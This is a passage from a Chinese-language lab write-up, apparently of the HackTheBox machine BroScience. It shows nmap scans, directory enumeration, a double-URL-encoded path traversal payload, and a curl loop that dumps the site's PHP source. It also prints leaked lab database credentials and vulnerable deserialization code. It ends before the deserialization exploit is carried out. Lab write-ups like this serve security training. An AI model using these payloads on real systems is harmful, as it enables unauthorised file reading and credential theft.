






基本信息
IP地址:
10.129.228.129(非固定IP地址)
信息收集
ICMP检测
PING 10.129.228.129 (10.129.228.129) 56(84) bytes of data.
64 bytes from 10.129.228.129: icmp_seq=1 ttl=63 time=383 ms
64 bytes from 10.129.228.129: icmp_seq=2 ttl=63 time=305 ms
64 bytes from 10.129.228.129: icmp_seq=3 ttl=63 time=329 ms
64 bytes from 10.129.228.129: icmp_seq=4 ttl=63 time=349 ms

--- 10.129.228.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 305.144/341.597/383.122/28.525 ms
攻击机和靶机间网络连接正常。
网络端口扫描
TCP开放端口扫描报告
# Nmap 7.95 scan initiated Wed Jul 22 21:30:17 2026 as: nmap -sT -p- --min-rate 3000 -oN tcp_ports.txt 10.129.228.129
Nmap scan report for 10.129.228.129
Host is up (0.0090s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

# Nmap done at Wed Jul 22 21:30:21 2026 -- 1 IP address (1 host up) scanned in 3.58 seconds
TCP端口详细信息扫描报告
# Nmap 7.95 scan initiated Wed Jul 22 21:31:42 2026 as: nmap -sT -sV -A -p 22,80,443 --min-rate 3000 -oN tcp_result.txt 10.129.228.129
Nmap scan report for 10.129.228.129
Host is up (0.0094s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 df:17:c6:ba:b1:82:22:d9:1d:b5:eb:ff:5d:3d:2c:b7 (RSA)
|   256 3f:8a:56:f8:95:8f:ae:af:e3:ae:7e:b8:80:f6:79:d2 (ECDSA)
|_  256 3c:65:75:27:4a:e2:ef:93:91:37:4c:fd:d9:d4:63:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.54
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Did not follow redirect to https://broscience.htb/
443/tcp open  ssl/http Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: BroScience : Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| ssl-cert: Subject: commonName=broscience.htb/organizationName=BroScience/countryName=AT
| Not valid before: 2022-07-14T19:48:36
|_Not valid after:  2023-07-14T19:48:36
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: Host: broscience.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 22 21:31:57 2026 -- 1 IP address (1 host up) scanned in 14.64 seconds
UDP开放端口扫描报告
# Nmap 7.95 scan initiated Wed Jul 22 21:34:10 2026 as: nmap -sU -p- --min-rate 3000 -oN udp_ports.txt 10.129.228.129
Warning: 10.129.228.129 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.228.129
Host is up (0.0080s latency).
All 65535 scanned ports on 10.129.228.129 are in ignored states.
Not shown: 65289 open|filtered udp ports (no-response), 246 closed udp ports (port-unreach)

# Nmap done at Wed Jul 22 21:38:10 2026 -- 1 IP address (1 host up) scanned in 240.72 seconds
UDP端口详细信息扫描报告
(无)
同时发现靶机运行Debian Linux操作系统,开放了22/ssh、80/http和443/https服务,主域名为broscience.htb。
服务探测
SSH服务(22端口)
使用ssh命令连接靶机,确定其登录方式:
ssh root@broscience.htb

发现靶机允许使用密码和密钥登录。
Web应用程序(443端口)
打开主页:https://broscience.htb/

发现该站点为各种健身运动的科普网站,使用PHP开发,页面右上角有Login链接指向登录页:

点击Create an account按钮跳转至登录页,尝试创建一个新用户:

页面提示用户成功创建,但激活用户需要输入验证码,使用BurpSuite截取新的创建用户请求,发现响应中无任何有效信息。
返回主页查看HTML代码,发现站点使用include/img.php加载主页上的图片,文件名参数为path,怀疑存在任意文件读取漏洞:
<img src="includes/img.php?path=bench.png" width="600" height="600" alt="">
访问includes目录,发现目录内存在5个PHP程序:db_connect.php、utils.php、img.php、header.php和navbar.php:

除此之外,还通过目录扫描,发现站点根目录下的其它文件:
/activate.php         (Status: 200) [Size: 1256]
/comment.php          (Status: 302) [Size: 13] [--> /login.php]
/exercise.php         (Status: 200) [Size: 1322]
/images               (Status: 301) [Size: 319] [--> https://broscience.htb/images/]
/includes             (Status: 301) [Size: 321] [--> https://broscience.htb/includes/]
/index.php            (Status: 200) [Size: 9301]
/javascript           (Status: 301) [Size: 323] [--> https://broscience.htb/javascript/]
/login.php            (Status: 200) [Size: 1936]
/logout.php           (Status: 302) [Size: 0] [--> /index.php]
/manual               (Status: 301) [Size: 319] [--> https://broscience.htb/manual/]
/register.php         (Status: 200) [Size: 2161]
/styles               (Status: 301) [Size: 319] [--> https://broscience.htb/styles/]
/user.php             (Status: 200) [Size: 1309]

回到img.php,尝试在path参数中加入../路径穿越符,读取/etc/passwd文件,但请求被页面拦截,提示检测到攻击:

尝试对点号和反斜杠进行二次URL编码(分别编码为%252e和%252f),再次发送请求,读取成功:
经分析研判,决定对已经发现的站点PHP文件进行读取下载,通过代码审计寻找其它漏洞。
渗透测试
站点源代码审计
在服务探测阶段,我们已经发现站点img.php的path参数存在未授权任意文件读取漏洞,现在下载站点源代码进行审计:
mkdir -p broscience_main/includes
for page in "index.php" "activate.php" "comment.php" "exercise.php" "login.php" "logout.php" "register.php" "user.php" "includes/db_connect.php" "includes/header.php" "includes/img.php" "includes/navbar.php" "includes/utils.php"; do
    curl --path-as-is "https://broscience.htb/includes/img.php?path=%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fvar/www/html/$page" -o "broscience_main/$page" -k
done
由于站点结构简单,我们先关注includes目录,再对站点根目录下程序进行审计。
includes/db_connect.php
db_connect.php仅仅只是定义了PostgreSQL数据库的连接凭据和用户密码哈希盐值,并初始化了一个连接对象:

- 地址:
localhost:5432 - 用户名:
dbuser - 密码:
RangeOfMotion%777 - 站点用户密码哈希盐值:
NaCl
includes/utils.php
utils.php是整个站点的功能模型层程序,内部定义了多个方法和类,源代码如下:
<?php
function generate_activation_code() {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand(time());
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}

// Source: https://stackoverflow.com/a/4420773 (Slightly adapted)
function rel_time($from, $to = null) {
    $to = (($to === null) ? (time()) : ($to));
    $to = ((is_int($to)) ? ($to) : (strtotime($to)));
    $from = ((is_int($from)) ? ($from) : (strtotime($from)));

    $units = array
    (
        "year"   => 29030400, // seconds in a year   (12 months)
        "month"  => 2419200,  // seconds in a month  (4 weeks)
        "week"   => 604800,   // seconds in a week   (7 days)
        "day"    => 86400,    // seconds in a day    (24 hours)
        "hour"   => 3600,     // seconds in an hour  (60 minutes)
        "minute" => 60,       // seconds in a minute (60 seconds)
        "second" => 1         // 1 second
    );

    $diff = abs($from - $to);

    if ($diff < 1) {
        return "Just now";
    }

    $suffix = (($from > $to) ? ("from now") : ("ago"));

    $unitCount = 0;
    $output = "";

    foreach($units as $unit => $mult)
        if($diff >= $mult && $unitCount < 1) {
            $unitCount += 1;
            // $and = (($mult != 1) ? ("") : ("and "));
            $and = "";
            $output .= ", ".$and.intval($diff / $mult)." ".$unit.((intval($diff / $mult) == 1) ? ("") : ("s"));
            $diff -= intval($diff / $mult) * $mult;
        }

    $output .= " ".$suffix;
    $output = substr($output, strlen(", "));

    return $output;
}

class UserPrefs {
    public $theme;

    public function __construct($theme = "light") {
		$this->theme = $theme;
    }
}

function get_theme() {
    if (isset($_SESSION['id'])) {
        if (!isset($_COOKIE['user-prefs'])) {
            $up_cookie = base64_encode(serialize(new UserPrefs()));
            setcookie('user-prefs', $up_cookie);
        } else {
            $up_cookie = $_COOKIE['user-prefs'];
        }
        $up = unserialize(base64_decode($up_cookie));
        return $up->theme;
    } else {
        return "light";
    }
}

function get_theme_class($theme = null) {
    if (!isset($theme)) {
        $theme = get_theme();
    }
    if (strcmp($theme, "light")) {
        return "uk-light";
    } else {
        return "uk-dark";
    }
}

function set_theme($val) {
    if (isset($_SESSION['id'])) {
        setcookie('user-prefs',base64_encode(serialize(new UserPrefs($val))));
    }
}

class Avatar {
    public $imgPath;

    public function __construct($imgPath) {
        $this->imgPath = $imgPath;
    }

    public function save($tmp) {
        $f = fopen($this->imgPath, "w");
        fwrite($f, file_get_contents($tmp));
        fclose($f);
    }
}

class AvatarInterface {
    public $tmp;
    public $imgPath;

    public function __wakeup() {
        $a = new Avatar($this->imgPath);
        $a->save($this->tmp);
    }
}
?>
我们首先分析generate_activation_code()方法,该方法定义了一个包含所有大小写英文字母和数字的数组(长度为62),使用srand()生成基于当前秒级时间戳的随机数种子,接着循环32次,随机从字符数组中取出一个字符加入activation_code字符串中,循环结束后返回该字符串。
接下来重点分析Avatar、AvatarInterface类和get_theme()方法:
